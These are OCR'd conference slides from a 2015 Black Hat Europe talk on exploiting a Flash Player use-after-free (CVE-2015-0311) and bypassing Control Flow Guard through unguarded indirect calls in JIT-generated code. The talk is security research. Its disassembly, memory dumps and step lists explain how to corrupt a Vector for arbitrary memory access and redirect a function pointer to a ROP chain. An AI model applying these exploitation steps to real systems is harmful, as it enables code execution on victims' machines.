CORE SECURITY

Exploiting Adobe Flash Player in the era of Control Flow Guard

Francisco Falcon (@fdfalcon)

Black Hat Europe 2015

November 12-13, 2015

About me

About me

- Exploit Writer for Core Security.
- From Argentina.
- Interested in the usual stuff: reverse engineering, vulnerability research, exploitation…

Agenda

Agenda

- Overview of Control Flow Guard.
- CVE-2015-0311: Flash Player *UncompressViaZlibVariant* UAF
- Leveraging Flash Player's JIT compiler to bypass CFG
- How Microsoft hardened Flash Player's JIT compiler
- Data-only attacks against Flash Player
  - Gaining unauthorized access to the camera & microphone
  - Gaining unauthorized read access to the local filesystem
  - Arbitrary code execution without shellcode nor ROP
- Demos
- Conclusions/Q&A

Overview of Control Flow Guard

CORE SECURITY


Overview of CFG

- Control Flow Guard checks that the target address of an indirect call is one of the locations identified as "valid" at compile time.
- Compiler support: Visual Studio 2015
- OS support:
  - Windows 8.1 Update 3
  - Windows 10

Overview of CFG

- Windows 8 / 8.1 / 10: Flash Player is integrated into the OS.
- Compiled by Microsoft using CFG-aware Visual Studio 2015.
- Recommended readings:
    - "Windows 10 Control Flow Guard Internals" by MJ0011, Power of Community 2014 conference.
    - "Exploring Control Flow Guard in Windows 10" by Jack Tang, Trend Micro.

29000+ guarded indirect calls in Flash Player



CORE SECURITY

CVE-2015-0311 Overview

CORE SECURITY

CVE-2015-0311 Overview

- Use-After-Free in Adobe Flash Player when decompressing a ByteArray with corrupted zlib data.

- Buggy function is *UncompressViaZlibVariant()* (core/ByteArrayGlue.cpp)


- Buggy function frees a buffer while leaving a reference to it in the ***ApplicationDomain.currentDomain.domainMemory*** global property.

CORE SECURITY

CVE-2015-0311 Overview


- Memory hole left by the freed buffer can be reclaimed to allocate another object.
- We end up allocating a ***Vector*** object in that memory hole.
- ***domainMemory*** is supposed to reference an *uint8_t[]* array.
- Instead it's pointing to a ***Vector*** object.

CVE-2015-0311 Overview



CORE SECURITY

CVE-2015-0311 Overview



CORE SECURITY

CVE-2015-0311 Overview

Exploitation approach **before** CFG (e.g. Windows 7):

- Overwrite the *length* of the Vector with 0xffffffff → read from/write to any memory address
- overwrite *vtable* field of the ***Vector*** object with address of ROP chain
- call *the_vector.toString()* → start ROP chain!

CVE-2015-0311 Overview

Exploitation approach **after** CFG (e.g. Windows 8.1 Update 3):

- Overwrite the *length* of the Vector with 0xffffffff → read from/write to any memory address
- overwrite *vtable* field of the ***Vector*** object with address of ROP chain
- ~~call the_vector.toString()~~ → attempt to hijack execution flow is detected, application exits before gaining code execution

Before...

```
sub_10611F10+2D   and    cl, 0FDh
sub_10611F10+30   or     cl, 1
sub_10611F10+33   mov    [eax], cl
sub_10611F10+35   mov    eax, [esi]
sub_10611F10+37   mov    edx, [eax+4]     ; eax == overwritten Vector vtable (address of ROP chain)
sub_10611F10+3A   push   edi
sub_10611F10+3B   mov    ecx, esi
sub_10611F10+3D   call   edx              ; ** start our ROP chain!
sub_10611F10+3F   test   al, al
sub_10611F10+41   jz     short loc_10611F5B
```

… and after

```
108F03AD and     al, 0FDh
108F03AF or      al, 1
108F03B1 mov     [edx], al
108F03B3 mov     eax, [ebx]
108F03B5 push    edi
108F03B6 mov     esi, [eax+4]     ; eax == overwritten Vector vtable
108F03B9 mov     ecx, esi
108F03BB call    ds:___guard_check_icall_fptr ; will detect the fake vtable and exit
108F03C1 mov     ecx, ebx
108F03C3 call    esi              ; call the function pointer if the previous check went fine
108F03C5 test    al, al
108F03C7 jz      short loc_108F03D1
```

___guard_check_icall_fptr points to ***ntdll!LdrpValidateUserCallTarget***

Control flow hijacking attempt detected!

```
RtlpHandleInvalidUserCallTarget(x)+4E
RtlpHandleInvalidUserCallTarget(x)+4E   loc_6A2D0B3C:
RtlpHandleInvalidUserCallTarget(x)+4E   push    0Ah
RtlpHandleInvalidUserCallTarget(x)+50   pop     ecx
RtlpHandleInvalidUserCallTarget(x)+51   int     29h             ; Win8: RtlFailFast(ecx)
```

Int 29h: ***nt!_KiRaiseSecurityCheckFailure*** [http://www.alex-ionescu.com/?p=69]

CORE SECURITY

Approaches

Approaches

- Overwrite a return address on the stack.
- Take advantage of non-CFG module in the same process.
- Find indirect calls that weren't guarded for some reason.

Approaches

So, ideally we want …

- An Indirect call…
- … that isn't protected by CFG
- … that can be explicitly triggered in a straightforward way
- … which has a CPU register pointing nearby our data when the controlled function pointer is called.

Approaches

- Control Flow Guard protects indirect calls that could be identified at **compile time**.

- **Are there any indirect calls in Flash Player which are not generated at compile time?**

Approaches

- Control Flow Guard protects indirect calls that could be identified at **compile time**.

- **Are there any indirect calls in Flash Player which are not generated at compile time?**
  - **→ Yes, there are!**

CORE SECURITY

Flash JIT compiler

- Flash Player JIT compiler to the rescue!
- **JIT-generated code does contain indirect calls.**
- Since this code is generated at **runtime**, it doesn't benefit from Control Flow Guard.

Flash JIT compiler

Flash JIT compiler has been proven helpful for exploitation in the past:

- "Pointer inference and JIT spraying" by Dion Blazakis (2010)
- "Flash JIT - Spraying info leak gadgets" by Fermín Serna (2013)

Leveraging the JIT compiler to bypass CFG

- ByteArray object containing our ROP chain
- ByteArray object + 0x8 = pointer to ***VTable*** object [*core/VTable.h*]

Address		Value	Comment
$ ==>	080EE348 <ByteArray_object>	60798978	OFFSET <Flash.ByteArray_vtable>
$+4	080EE34C	00000002	
$+8	080EE350	08666DD0	<VTable_object>
$+C	080EE354	0862E6E8	
$+10	080EE358	080EE360	
$+14	080EE35C	00000040	
$+18	080EE360	60798954	Flash.60798954
$+1C	080EE364	60798968	Flash.60798968
$+20	080EE368	6079895C	Flash.6079895C
$+24	080EE36C	60798970	Flash.60798970
$+28	080EE370	080E6080	
$+2C	080EE374	07F63000	
$+30	080EE378	080F6058	
$+34	080EE37C	00000000	
$+38	080EE380	00000000	
$+3C	080EE384	60797608	Flash.60797608
$+40	080EE388	08103548	<ByteArray::Buffer object>
$+44	080EE38C	00000000	
$+48	080EE390	00000000	
$+4C	080EE394	60798960	Flash.60798960

Leveraging the JIT compiler to bypass CFG

- VTable object contains lots of pointers to ***MethodEnv*** objects [*core/MethodEnv.h*]:

Address		Value	Comment
$ ==>	08666DD0 <VTable_object>	607A9444	OFFSET <Flash.VTable_vtable>
$+4	08666DD4	080E6080	
$+8	08666DD8	086B7CA0	
$+C	08666DDC	08566118	
$+10	08666DE0	00000000	
$+14	08666DE4	08014430	
$+18	08666DE8	601B2CA0	Flash.601B2CA0
$+1C	08666DEC	00000001	
$+20	08666DF0	08675450	
$+24	08666DF4	08675450	
$+28	08666DF8	08675450	
$+2C	08666DFC	08675450	
$+30	08666E00	08675450	
$+34	08666E04	08675450	
$+38	08666E08	08675450	
$+3C	08666E0C	08003B20	
$+40	08666E10	08003B38	
$+44	08666E14	08003B50	
$+48	08666E18	086B7CB8	
$+4C	08666E1C	086B7CD0	

CORE SECURITY

Leveraging the JIT compiler to bypass CFG

- This is the ***MethodEnv*** object stored at ***VTable_object*** + 0xD4:

Address		Value	Comment
$ ==>	0872D040 <MethodEnv_object>	607A9114	OFFSET <Flash.MethodEnv_vtable>
$+4	0872D044	601C0A70	Flash.601C0A70
$+8	0872D048	0804D270	
$+C	0872D04C	0872C0E0	
$+10	0872D050	00000000	
$+14	0872D054	00000000	

- Second DWORD is a function pointer (0x601C0A70).
- This function pointer is called through an **UNGUARDED INDIRECT CALL** from JIT-generated code!

CORE SECURITY

Leveraging the JIT compiler to bypass CFG

- **UNGUARDED INDIRECT CALL** from JIT-generated code:


0864D88C	8B01	MOV EAX,DWORD PTR DS:[ECX]	EAX = ByteArray object
0864D88E	8B50 08	MOV EDX,DWORD PTR DS:[EAX+8]	EDX = VTable object
0864D891	8B8A D4000000	MOV ECX,DWORD PTR DS:[EDX+D4]	ECX = MethodEnv object from VTable_object + 0xD4
0864D897	8D55 FC	LEA EDX,DWORD PTR SS:[EBP-4]	
0864D89A	8945 FC	MOV DWORD PTR SS:[EBP-4],EAX	
0864D89D	8B41 04	MOV EAX,DWORD PTR DS:[ECX+4]	EAX = function pointer from MethodEnv_object + 4
0864D8A0	83EC 04	SUB ESP,4	
0864D8A3	52	PUSH EDX	
0864D8A4	6A 00	PUSH 0	
0864D8A6	51	PUSH ECX	
0864D8A7	FFD0	CALL EAX	call the function pointer! No CFG here!
0864D8A9	83C4 10	ADD ESP,10	
0864D8AC	8B4D F0	MOV ECX,DWORD PTR SS:[EBP-10]	
0864D8AF	890D 50406908	MOV DWORD PTR DS:[8694050],ECX	
0864D8B5	8BE5	MOV ESP,EBP	
0864D8B7	5D	POP EBP	
0864D8B8	C3	RETN	

- Can be reliably triggered by calling the ***toString***() method on the ***ByteArray object*** containing our ROP chain.

